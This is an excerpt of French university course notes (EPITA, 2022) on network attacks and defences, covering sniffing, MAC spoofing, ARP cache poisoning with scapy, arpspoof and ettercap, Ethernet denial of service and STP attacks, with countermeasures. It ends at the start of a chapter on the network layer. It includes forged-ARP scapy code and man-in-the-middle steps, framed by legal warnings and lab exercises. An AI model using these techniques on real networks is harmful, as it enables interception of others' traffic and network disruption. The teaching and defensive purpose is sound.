
Sécurité réseau et Web : analyses et défenses



EPITA, spécialisation SRS

2022

Xavier MARTIN
Maelle ROUBEAU

Table des matières

1

À propos de ce cours

Ce document est le support des cours dispensés aux élèves des spécialisations "Système, Réseau et Sécurité" et "Télécom" de l'EPITA. Ces cours sont répartis en sessions de 5 heures de cours/TP en amphi et salle machine.

1.1 Pré-requis

La sécurité réseau est un sujet complexe composé de beaucoup de domaines, chevauchant plusieurs concepts de base et des aspects techniques très spécifiques. Afin d'aborder ce domaine rapidement et d'une manière efficace, nous ne rentrerons pas trop dans les détails des choses classiques. Cela ne veut pas dire qu'il faut être découragé à la première difficulté, mais plutôt qu'il est grand temps que vous complétiez vos lacunes. Néanmoins, voici ce que vous devez vraiment connaître :

- La théorie sur la pile TCP/IP (Ethernet, IP, ARP, TCP)
- Les protocoles classiques (FTP, SMTP, HTTP, DNS, DHCP)
- Le fonctionnement des services réseaux classiques

Afin de faire les exercices durant le TP, il faut avoir :

- un système Kali 2, Linux Debian stable ou Ubuntu, dont le noyau est compilé avec les variables suivantes (c'est le cas pour tous les noyaux des distributions) :
  - `NETFILTER=y` (Network packet filtering framework)
  - `IP_NF_IPTABLES=y` (IP tables support)
  - `IP_NF_FILTER=y` (Packet filtering)
- les programmes suivants :
  - `tcpdump` (paquet debian `tcpdump`)
  - `wireshark` (paquet debian `wireshark`)
  - `packit` (paquet debian `packit`)
  - `arpspoof` (paquet debian `dsniff`)
  - `ettercap` (paquet debian `ettercap-text-only`)
  - `traceroute` (paquet debian `traceroute`)
  - `hping` (paquet debian `hping3`)
  - `scapy` (paquets debian `python-scapy` et `graphviz`)
  - `nmap` (paquet debian `nmap`)
  - `nc` (paquet debian `netcat`)

  - `host`
- une configuration permettant d'accéder à Internet
- une installation de Apache 2 et mod_security pour Apache 2 fonctionnelle

Il faut que les machines soient sur le même segment Ethernet pour certains exercices, les portables sont donc déconseillés. Les machines virtuelles le sont aussi, puisqu'elles se trouvent derrière un pont ou du NAT.

1.2 Objectifs

Les objectifs de ce cours sont de :
- comprendre et distinguer les problématiques liées à la sécurité réseau d'une façon concrète ;
- connaître l'état de l'art sur les techniques récentes en matière d'exploitation réseau et de sites Web ;
- mettre en pratique ces techniques ;
- étudier des protections existantes.

Ce cours se veut volontairement technique et n'abordera donc pas certains points plus organisationnels mais néanmoins essentiels pour la sécurité des réseaux, tels que l'éducation des personnes, les plans et procédures de réponse aux incidents, le traitement des intrusions, l'implication de la hiérarchie, la surveillance, les aspects légaux, etc.

Ce cours ne traitera pas non plus des thèmes techniques suivants, qui sont abordés par d'autres cours : la sécurité des réseaux sans fils, IPv6, les attaques sur bases de données, les architectures sécurisées redondantes et les virus/vers.

1.3 Méthodologie

Le cours va présenter en détail les failles et exploitations de la pile réseau couche par couche.

Ce cours essaye de couvrir un maximum de domaines différents, sans chevaucher les autres cours, et en abordant les techniques récentes. Autant que possible, chaque élément vu sera accompagné d'un petit travail pratique.

Après certains TP, des exercices seront à rendre avant le TP suivant, qui serviront de notation pour ce module.

1.4 Historique

septembre/novembre 2022 :
cours par Xavier Martin et Maëlle Roubeau pour les SRS et les TCOM 2023

septembre/novembre 2021 :
cours par Quentin Grosyeux et Xavier Martin pour les SRS et les TCOM 2022

septembre 2020 :
cours par Quentin Grosyeux et Xavier Martin pour les SRS 2021

septembre/novembre 2019 :
cours par Quentin Grosyeux et Xavier Martin pour les TCOM 2020

septembre 2019 :
cours par Quentin Grosyeux et Raphaël Sanchez-Dechamps pour les SRS 2020

février 2019 :
cours par Quentin Grosyeux et Raphaël Sanchez-Dechamps pour les APPING X2 2019

octobre/décembre 2018 :
cours par Luc Delsalle, Quentin Grosyeux et Raphaël Sanchez-Dechamps pour les TCOM, SRS et APPING I 2019

février/mars 2018 :
cours par Luc Delsalle et Quentin Grosyeux pour les APPINGX2 2019

octobre/novembre 2017 :
cours par Luc Delsalle et Quentin Grosyeux pour les SRS et APPING I 2018

septembre/octobre 2017 :
cours par Luc Delsalle, Quentin Grosyeux et Julien Sterckeman pour les TCOM 2018

février/avril 2017 :
cours par Luc Delsalle, Quentin Grosyeux et Julien Sterckeman pour les APPINGX2 2018

octobre/décembre 2016 :
cours par Luc Delsalle et Julien Sterckeman pour les TCOM 2017

octobre/décembre 2016 :
cours par Luc Delsalle, Quentin Grosyeux et Julien Sterckeman pour les SRS et APPING I 2017

mai/juin 2016 :
cours par Luc Delsalle, Quentin Grosyeux et Julien Sterckeman pour les APPING X 2017

octobre/décembre 2015 :
cours par Luc Delsalle, Quentin Grosyeux et Julien Sterckeman pour les SRS 2016

octobre/décembre 2015 :
cours par Luc Delsalle, Jean-Christophe Delaunay et Julien Sterckeman pour les TCOM 2016

novembre/décembre 2014 :
cours par Luc Delsalle, Rémy Haté et Julien Sterckeman pour les SRS 2015

septembre/novembre 2014 :
cours par Rémy Haté et Julien Sterckeman pour les TCOM 2015

octobre/décembre 2013 :
cours par Luc Delsalle, Rémy Haté et Julien Sterckeman pour les SRS 2014

septembre/décembre 2013 :
cours par Rémy Haté et Julien Sterckeman pour les TCOM 2014

octobre/décembre 2012 :
cours par Luc Delsalle, Rémy Haté et Julien Sterckeman pour les SRS 2013

octobre/novembre 2012 :
cours par Rémy Haté et Julien Sterckeman pour les TCOM 2013

octobre/novembre 2011 :
cours par Rémy Haté et Julien Sterckeman pour les SRS 2012

octobre 2011 :
cours par Rémy Haté et Julien Sterckeman pour les TCOM 2012

octobre/décembre 2010 :
cours par Rémy Haté et Julien Sterckeman pour les SRS 2011

septembre/novembre 2010 :
cours par Rémy Haté et Julien Sterckeman pour les TCOM 2011

novembre/décembre 2009 :
cours par Rémy Haté et Julien Sterckeman pour les SRS 2010

septembre/octobre 2009 :
cours par Rémy Haté et Julien Sterckeman pour les TCOM 2010

octobre/décembre 2008 :
cours par Matthieu Loriol et Julien Sterckeman pour les SRS et TCOM 2009

novembre 2007 :
cours par Julien Bachmann et Julien Sterckeman pour les TCOM 2008

octobre 2007 :
cours par Julien Bachmann et Julien Sterckeman pour les SRS 2008

1.5 Licence

Mise en garde

ATTENTION, ce cours décrit des attaques réelles, qui permettent de bloquer totalement ou partiellement un réseau ou une machine.

Certaines de ces attaques sont difficiles à empêcher, donc peuvent marcher dans de nombreux cas. Cependant lancer de telles attaques est **illégal** si elle est dirigée contre une machine qui ne vous appartient pas.

Si quelqu'un effectue une attaque sur une autre machine que la sienne ou celle mise à disposition pour les TP, cette personne sera **exclue** du cours, et la note de **-21** lui sera affectée.

Pour accéder aux ressources de l'école vous avez signé une charte, ce qui engage votre responsabilité. En tant qu'ingénieur, vous devez avoir une certaine maturité et un **respect** des autres : ce n'est pas parce qu'une attaque est possible qu'il faut et qu'on peut l'exploiter.

La faisabilité des TP dépend entièrement de votre comportement, nous seront intransigeants sur ce point.

Pour bien fixer les choses, voici les peines encourues pénalement :

— 323-1 : Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 30000 euros d'amende.
— 323-2 : Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de cinq ans d'emprisonnement et de 75000 euros d'amende.
— 323-3 : Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de cinq ans d'emprisonnement et de 75000 euros d'amende.
— 434-23 : Le fait de prendre le nom d'un tiers, dans des circonstances qui ont déterminé ou auraient pu déterminer contre celui-ci des poursuites pénales, est puni de cinq ans d'emprisonnement et de 75000 euros d'amende.

Première partie

Attaques sur TCP/IP


2

Couche physique et liaison

Cette partie présente les attaques classiques contre les couches 1 et 2 de la pile OSI, en particulier contre Ethernet.

Cette couche n'étant accessible que sur le réseau local, les attaques suivantes ne peuvent pas être réalisées si la machine victime ne se trouve pas sur le même brin Ethernet.

Le principal protocole de couche deux, pour les réseaux filaires, est Ethernet. Pour connaître l'adresse Ethernet d'un hôte sur le réseau local à partir de son adresse IP, le protocole ARP doit être utilisé. Pour rappel, une trame ARP peut correspondre à une requête (demande d'une adresse Ethernet à partir d'une adresse IP) envoyée en diffusion ou à une réponse envoyée en unicast. ARP étant transporté sur Ethernet, une trame ARP contient les champs principaux suivants :



— Champ Ethernet type à 0x806 (ARP) ou 0x8035 (Reverse ARP)
— Champ ARP adresse MAC de la cible à zéro pour une requête
— Champ ARP opcode à 1 pour une requête ou 2 pour une réponse

Un annoncement ARP (*Gratuitous ARP*) est un paquet spécial dans lequel les adresses du demandeur et de la cible sont égales et correspondent aux adresses de la machine émettrice. Le but d'une telle requête (ou réponse) est de mettre à jour les caches ARP des machines la recevant. Certains OS (par exemple Windows) envoient ce type de paquets au démarrage, pour détecter les conflits d'adresses IP. Ils peuvent également être utilisés par certains pilotes pour gérer le *load balancing*.

Les commutateurs disposent d'un mécanisme d'auto-apprentissage grâce à une table appelée CAM. Lorsque le commutateur voit passer une trame Ethernet, il enregistre l'association entre l'adresse MAC émettrice et le port physique par lequel cette trame a été émise. Quand le commutateur doit distribuer une trame, il regarde dans sa table CAM pour connaître le port physique associé à l'adresse MAC

de destination. Si celle-ci n'est pas présente, la trame est envoyée sur tous les ports et le commateur pourra modifier sa table CAM grâce à la réponse.

2.1 Écoute des paquets

C'est la couche physique et liaison qui permet d'effectuer du *sniffing*. Avec un protocole à broadcast (Wi-Fi ou Ethernet), les trames sont envoyées à toutes les machines du domaine de collision. Si l'adresse de destination de la trame correspond à l'adresse MAC de la carte réseau, celle-ci va transférer la trame au système d'exploitation. Dans le cas contraire, la carte réseau va ignorer la trame et le noyau ne la récupérera pas.

Pour désactiver le filtre relatif à l'adresse MAC de destination, il faut la mettre la carte réseau en mode *promiscuous* :

```
# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP>
mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:23:81:15:4e:a3 brd ff:ff:ff:ff:ff:ff
    ...
# ip link set eth0 promisc on
# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP>
mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
```

Une fois que le système récupère toutes les trames réseau, les programmes à utiliser sont `tcpdump`, `dsniff` (qui est spécialisé dans l'affichage des mots de passe), `wireshark` (avec une très belle interface graphique et qui reconnaît un grand nombre de protocoles) et `tshark` (version en ligne de commande).

Ces programmes ne sont pas exempts de failles, il est recommandé de récupérer un dump avec un outil de base (`tcpdump` avec un câble réseau à sens unique par exemple) et de réaliser les analyses avec `wireshark` à partir de ce fichier de dump, en utilisant un compte non administrateur.

Sans le savoir, il y a énormément de paquets qui sont envoyés en broadcast, qui peuvent être utilisés pour découvrir des machines, des architectures ou des programmes : datagrammes netbios, paquets VRRP, paquets STP, Office4MAC, IDA Pro, etc. On est souvent surpris de voir ce qui arrive en broadcast sur un LAN.

Manipulation de tcpdump

Utilisez `tcpdump` pour afficher les paquets sortants de votre machine en direction de la machine `assistants.epita.fr` et en affichant les numéros de séquences absolus, puis tester.
man pcap-filter

2.2 Usurpation d'adresses MAC

2.2.1 Changement d'adresse MAC

Pour changer son adresse MAC sous linux, il faut utiliser la commande suivante :

```
# ip link set eth0 address 00:42:33:51:16:64
```

La commande ifconfig (obsolète) permet également cette modification :


```
# ifconfig eth0 hw ether 00:42:33:51:16:64
```

Intérêt : changement de constructeur de la carte, filtrage MAC sur le commutateur

2.2.2 Envoi de trames ARP

L'outil `scapy` peut être utilisé pour envoyer des trames ARP. Forger de fausses réponses ARP est très utile dans bien des cas.

Pour envoyer une requête ARP légitime, il faut envoyer une trame Ethernet en broadcast, en spécifiant ses adresses dans la partie "source" de la requête ARP, l'adresse IP recherchée et une adresse MAC nulle dans la partie "destination" ARP. Le schéma suivant montre la trame correspondante, avec les options de `scapy`.




```
from scapy.all import *

conf.L3socket = L3RawSocket

p = Ether(dst="FF:FF:FF:FF:FF:FF",src="00:15:58:39:49:2C")/ARP(op="who-has",
  hwdst="00:00:00:00:00:00",pdst="192.168.1.6",
  hwsrc="00:15:58:39:49:2C",psrc="192.168.1.1")
sendp(p)
```

En lançant l'outil `tcpdump` sur la machine qui a envoyé le paquet, la ligne suivante est affichée :

```
13:19:39.266549 arp who-has 192.168.1.6 tell 192.168.1.1
```

Forger une requête ARP

Utilisez `scapy` pour envoyer une requête ARP valide à la machine du TP et vérifiez l'envoi avec `tcpdump`.
donner arp/requetearp.py


Pour envoyer une réponse ARP, il faut envoyer une trame Ethernet en unicast, en spécifiant les adresses de la machine cible dans la partie "destination" de la réponse ARP, son adresse IP et son adresse MAC annoncée dans la partie "source" ARP. Il est possible d'envoyer une réponse ARP modifiée (donc envoyer une mauvaise adresse MAC) en changeant les valeurs MAC source au niveau Ethernet et ARP. Le schéma suivant montre la trame correspondante, avec les options de `scapy`.

Pour envoyer une réponse ARP à la machine 192.168.1.6 (`00:15:58:39:49:2C`), en indiquant que la machine 192.168.1.1 possède l'adresse `00:12:34:56:78:90`, il faut exécuter la commande suivante (la machine 192.168.1.6 doit bien évidemment se trouver sur le même segment) :

```
from scapy.all import *

conf.L3socket = L3RawSocket

p = Ether(dst="00:15:58:39:49:2C",src="00:12:34:56:78:90")/ARP(op="is-at",
  hwdst="00:15:58:39:49:2C",pdst="192.168.1.6",
  hwsrc="00:12:34:56:78:90",psrc="192.168.1.1")
sendp(p)
```



En lançant l'outil `tcpdump` sur la machine qui a envoyé le paquet, la ligne suivante est affichée :

```
13:19:39.266549 arp reply 192.168.1.1 is-at 00:12:34:56:78:90
```

Forger une réponse ARP

Utilisez `scapy` pour envoyer une réponse ARP à la machine du TP, lui indiquant que l'adresse IP 192.168.33.33 correspond à l'adresse MAC `00:12:34:56:78:90` et vérifiez l'envoi avec `tcpdump`.

2.3 ARP cache poisoning

Le protocole ARP est sans état. Cela signifie, entre autres :
— qu'une réponse ARP sera prise en compte même si aucune requête n'a été envoyée ;
— que la dernière information reçue remplace la précédente.

Pour afficher le cache ARP, il faut utiliser la commande :

```
# ip n show
```

La commande arp (obsolète) permet également d'afficher le cache ARP :

```
# arp –na
```


Le principe de l'ARP cache poisoning (ou ARP spoofing) est de modifier le cache ARP de plusieurs machines pour envoyer les paquets à une mauvaise adresse. L'attaque ne repose pas sur le commutateur, qui ne se rend compte de rien, mais sur les machines des victimes qui envoient elles-mêmes les paquets à une mauvaise destination.

En pratique, cette technique est très souvent utilisée pour réaliser une attaque de type *man in the middle*, afin de pouvoir sniffer sur un réseau commuté. Il faut pour cela envoyer à deux machines une trame ARP reply pour rediriger leur dialogue vers la machine de l'attaquant. Dès qu'un paquet est reçu pour une victime, l'attaquant le renvoie à la victime. Comme le cache ARP possède un *time-out*, il faut périodiquement envoyer des réponses ARP spoofées aux victimes. La machine du milieu effectuera des requêtes ARP de temps en temps pour mettre à jour son cache et les machines victimes répondront correctement.

Le plus intéressant pour sniffer est de se faire passer pour la passerelle par défaut du réseau local, puisque la majorité des connexions passe par elle.

Une machine sous Linux ne rajoute une nouvelle entrée dans sa table ARP que lorsqu'elle reçoit une requête ARP qui lui est destinée (une requête ARP pour une machine A en broadcast ne modifiera pas la table d'une machine B). Mais comme tous les systèmes d'exploitation mettent à jour la table ARP avec les informations des requêtes ARP, il est également possible de réaliser de l'ARP cache poisoning avec des requêtes ARP (on ne peut cependant pas modifier le cache de toutes les machines avec un seul paquet en broadcast pour la raison précédemment indiquée).

La première étape de l'attaque est de déterminer les adresses MAC des deux victimes, avec un simple ping et l'affichage du cache ARP. Pour envoyer une réponse ARP, le programme `scapy` peut être utilisé. Il faut envoyer cette réponse périodiquement (toutes les 10 secondes par exemple). Si le noyau est configuré pour autoriser le forward, le paquet sera automatiquement renvoyé au bon destinataire puisque son adresse MAC est connue (un paquet ICMP *redirect* sera peut-être également envoyé, mais il est possible de le bloquer avec un pare-feu local ou en configurant le paramètre `sysctl net.ipv4.conf.all.send_redirects` à 0). La victime enverra à l'attaquant les paquets grâce au protocole Ethernet classique (en utilisant les information de son cache ARP) et l'attaquant transmettra les paquets au bon destinataire grâce au mécanisme du forward (l'adresse IP de destination n'est pas la sienne).



Pour réaliser cela, il faut compiler le forward dans le noyau et l'activer avec

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Pour éviter les paquets ICMP de redirection, on peut également désactiver le forwarding dans le noyau et le simuler en espace utilisateur avec l'option `-B1` du programme `fragrouter`.

Des programmes pour automatiser cette attaque sont disponibles, tels que `arpspoof`, du paquet `dsniff`, ou `ettercap` (qui implémente aussi d'autres attaques de type *man in the middle* sur Ethernet et qui permet de modifier le trafic à la volée grâce à ses *plugins*).

ARP Cache Poisoning avec arpspoof
Utilisez `arpspoof` pour changer le cache ARP de la machine du TP pour vous faire passer pour le routeur par défaut.

ARP Cache Poisoning

Dans cet exercice, vous allez tester la méthode de l'ARP cache poisoning pour sniffer une partie du trafic de votre voisin. Vous n'allez sniffer que le trafic sortant de cette machine pour ne pas devoir envoyer des paquets modifiés au commutateur de l'école (ceci est illégal).

Marquer sur le tableau toutes les IP des étudiants et de la gate

Cet exercice se déroule en plusieurs étapes, avec des groupes de quatre étudiants :

1. en utilisant le programme `ettercap`, le premier étudiant détoure le trafic de la première victime et lance `wireshark`
2. la première victime détourne le trafic de la deuxième et lance `wireshark`
3. ainsi de suite jusqu'à la quatrième victime
4. la dernière victime envoie un ping au serveur Web ACU et les autres devraient voir le trafic ICMP dans `wireshark`

Une fois tout ceci en place, des qu'un paquet sortira de la machine cible à destination de la passerelle par défaut, le paquet passera par la machine du premier étudiant, puis la deuxième et ainsi de suite, sans que la machine initiale ne s'en rende compte.

Une fois l'exercice terminé, suivez les consignes pour remettre l'adresse de la passerelle par défaut sur votre machine. *Mettre en statique la mac de la gate sur la machine*

2.4 Dénis de service Ethernet

Mise en garde : ces attaques sont très rapides à mettre en œuvre et très désagréables. Ne les testez pas en TP sous peine d'exclusion.

2.4.1 ARP flood

Le principe de l'ARP flood est d'attaquer un commutateur en l'inondant de réponses ARP, afin de remplir sa table CAM. Soit il passe en mode hub (mode *fail open*) et il est possible de récupérer du trafic illégitimement, soit il s'arrête de fonctionner pendant un petit temps (mode *fail close*).

Le programme `ettercap`, en mode `PORT` permet d'effectuer cette attaque. Même si celle-ci permet de sniffer sur un réseau commuté, le trafic généré fait perdre des paquets au niveau du commutateur et ralentit considérablement le débit.

À titre d'exemple, sur un commutateur "connectland" 5 ports, la notice indique 2000 adresses MAC par système, mais pas le comportement en cas de dépassement. Pour un commutateur HP procurve série 9300m (932 ports) la table CAM possède 64 000 entrées. Une attaque ARP flood dépend donc très fortement des commutateurs.

2.4.2 Faire ignorer une machine

Si l'on envoie sans cesse une réponse ARP d'une machine avec une mauvaise adresse MAC à toutes les machines, on fera de l'ARP cache poisoning et plus rien ne lui arrivera. Il faut pour cela envoyer très fréquemment cette trame (toutes les 10 secondes par exemple).

On peut par exemple envoyer des réponses ARP avec une fausse adresse MAC de la passerelle par défaut, et ainsi couper la machine du réseau extérieur, puisque tous ses paquets à destination de la passerelle ne seront pas récupérés par celle-ci.

2.4.3 Selon les protocoles

Si une machine ne respecte pas le protocole physique ou de liaison, on peut paralyser une partie du réseau :

- Ethernet : si on envoie en continue un message Jam, il y aura sans cesse des collisions et plus rien ne pourra être envoyé ou reçu dans ce domaine de collision ;
- token ring : si on ne redonne jamais le jeton, tout le réseau est paralysé ;
- WiFi : en brouillant la gamme de fréquences utilisées par le WiFi on peut couper tout un réseau.

Ce genre d'attaque nécessite du matériel particulier et de le placer sur le lieu cible.

2.5 Protections

2.5.1 Détection des cartes en mode promiscuous

Les cartes en mode promiscuous peuvent être détectées, car comme il n'y a plus de filtre physique d'adresse, elles vont répondre à certaines demandes. Il existe en fait un filtre Ethernet logiciel toujours actif en mode promiscuous, et il faut trouver une adresse MAC de destination qui passe ce filtre.

Une méthode est d'envoyer une requête ARP à la machine avec une adresse MAC de destination autre que la sienne. Si la machine y répond (donc que cette adresse de destination est acceptée par le filtre logiciel), c'est que sa carte est en mode promiscuous. On peut également rajouter une entrée dans le cache ARP si la carte est en mode promiscuous, avec une adresse IP non utilisée, puis envoyer un paquet depuis cette adresse et voir si une requête ARP est effectuée.

Il existe aussi d'autres méthodes, comme envoyer des paquets avec des adresses IP spéciales et regarder les requêtes DNS effectuées (le *reverse DNS* est souvent activé : il faut penser à le désactiver quand on veut sniffer discrètement), ou tester la différence de temps de réponse à des pings en cas de faible et fort trafic.

Détecter une carte en mode promiscuous

Mettre la machine du TP en mode promiscuous
Afin de réussir cet exercice, il faut d'abord savoir forger une requête ARP correcte avec `scapy` (donc avec l'adresse MAC de destination qui vaut FF:FF:FF:FF:FF:FF). Utilisez `tcpdump` pour voir si une réponse est renvoyée.
Une fois ceci effectué, il suffit d'envoyer une requête ARP dont l'adresse MAC de destination ne correspond pas à la machine testée, mais dont le contenu ARP demande la résolution de son adresse IP. Pour que la machine reçoive cette trame Ethernet, il faut spécifier une adresse MAC non utilisée (par exemple FF:FF:FF:FF:FF:FE). Si la machine répond à la requête ARP, c'est que le filtre matériel est désactivé, donc que la carte est en mode promiscuous.

2.5.2 Surveillance des trames ARP

Le programme `arpwatch` va mettre l'interface en mode promiscuous et enregistrer les paires IP/-MAC au fur et à mesure. Si une adresse change ou si une nouvelle adresse apparaît, il met une alerte dans le syslog ou par mail.

Sur un réseau en broadcast, cet outil est parfait puisqu'il suffit de l'installer sur une seule machine, mais sur un réseau commuté il faut l'installer sur toutes les machines ou utiliser un port de surveillance du commutateur.

Le programme `arpwatch` permet donc de détecter l'ARP cache poisoning mais ne l'empêche pas.

2.5.3 Adresses MAC statiques

Pour empêcher l'ARP cache poisoning, on peut définir les adresses MAC statiquement, avec tous les problèmes d'administration que cela peut apporter (changements de carte, déploiement de nouvelles machines, procédures de demande, etc.).

Pour ajouter une adresse MAC statique, on utilise la commande :

```
# ip n replace 192.168.1.1 lladdr 00:42:21:51:16:64
```

La commande arp (obsolète) permet également d'ajouter une adresse MAC statique :

```
# arp -s 192.168.1.1 00:42:21:51:16:64
```

En utilisant l'option `-f` de cette commande, le fichier `/etc/ethers` est utilisé si aucun fichier n'est spécifié. Le format est très simple : une ligne décrit un couple d'adresses (adresse-mac adresse-IP).

Pour déterminer l'adresse MAC légitime des machines, il faut émettre une requête ARP (`arp -d IP; ping IP`) et analyser le trafic avec `wireshark` à la recherche de réponses ARP involontaires.

Configuration statique de l'adresse MAC de la passerelle

Déterminer l'adresse MAC légitime de la passerelle par défaut (comment ?) et la configurer en statique sur votre machine ▌*Comment voir si on est sous attaque ? Des réponses ARP régulières sans demandes ou plusieurs réponses pour une même requête*

Cette méthode n'empêchera pas l'ARP spoofing (on peut toujours forger une trame avec une autre adresse que la sienne pour un déni de service par exemple), mais associée à un commutateur qui filtre les ports par adresse MAC et à une sécurité d'accès physique efficace, on peut empêcher tous les problèmes d'ARP. Si le réseau ne bouge que très peu, il est dans tous les cas conseillé de spécifier les adresses MAC sur les ports des commutateurs si c'est possible et de désactiver les ports non utilisés.

2.5.4 Dynamic ARP Inspection

Certains équipements évolués (CISCO, 3COM, etc.) ont la capacité d'inspecter les trames ARP pour se protéger de l'ARP cache poisoning et de l'ARP spoofing.

Il faut pour cela activer la fonctionnalité *DHCP Snooping* permettant de spécifier les adresses MAC et IP du serveur DHCP de référence, ainsi que le port physique par lequel arrivent toutes les réponses DHCP légitimes. Ainsi, le commutateur peut stocker les associations MAC/IP fournies par le serveur DHCP de confiance.

L'activation du *dynamic ARP inspection* (DAI) permet ensuite de faire valider par le commutateur les trames ARP et de bloquer les trames forgées.

Le mécanisme de *private VLAN* peut également être utilisé pour empêcher la communication Ethernet entre les postes utilisateurs, tout en laissant la possibilité de communiquer avec la passerelle par défaut.

2.6 STP

Lorsque la disponibilité est importante, il est utile d'avoir des commutateurs créant des boucles, afin d'avoir des liens redondants. Mais en l'absence de TTL au niveau du protocole Ethernet, une trame Ethernet bouclera à vie entre les commutateurs.

Le protocole STP (*Spanning Tree Protocol*) a été inventé pour palier ce problème. Il permet d'élire un commutateur racine (root) en jouant sur la priorité configurée sur les commutateurs (la plus faible correspondant au nœud racine). La création automatique de la topographie réseau résultante repose sur l'envoi de trames *Bridge Protocol Data Units* (BPDU) et prend environ 50 secondes, durant lesquelles le commutateur ne transmet plus de trames.

Si un attaquant a la possibilité d'injecter une trame BPDU, il pourra se faire passer pour le commutateur racine et ainsi récupérer l'ensemble du trafic réseau, car il n'y a aucun mécanisme d'authen-

tification dans STP. Il peut également créer un déni de service en forçant systématiquement l'élection d'un nouveau nœud.

Pour se protéger contre ces attaques, il faut désactiver STP sur les ports des commutateurs reliés aux utilisateurs et ne laisser STP que sur les ports reliant les commutateurs entre eux. Certains constructeurs proposent également des options pour détecter les trames BPDU malveillantes et les ignorent. La sécurité physique des commutateurs doit par ailleurs être suffisante pour empêcher un attaquant d'accéder aux ports reliant deux commutateurs.

3

Couche réseau

3.1 Découverte du réseau

Si une adresse IP fait partie des adresses publiques, des sites comme `www.maxmind.com` permettent parfois de localiser très précisément (jusqu'à la ville) la machine à qui elle appartient.

De plus en plus d'équipements disposent d'une interface d'administration sur le réseau. Lors d'une découverte réseau, il est ainsi possible de tomber sur des postes de travail, des serveurs, des commutateurs, des routeurs, des téléphones IP, des caméra IP, des répartiteurs de charge, des pare-feu, des chiffreurs, des imprimantes, des SAN, des APC (multiprises), des châssis de serveurs (boîte à lames), des systèmes d'administration des serveurs (DRAC), etc.

3.1.1 Composants d'un réseau

La méthode la plus naïve pour découvrir les machines d'un réseau local est de pinger l'adresse broadcast du réseau et de voir les machines qui répondent, mais ce n'est pas le plus discret ni le plus efficace.

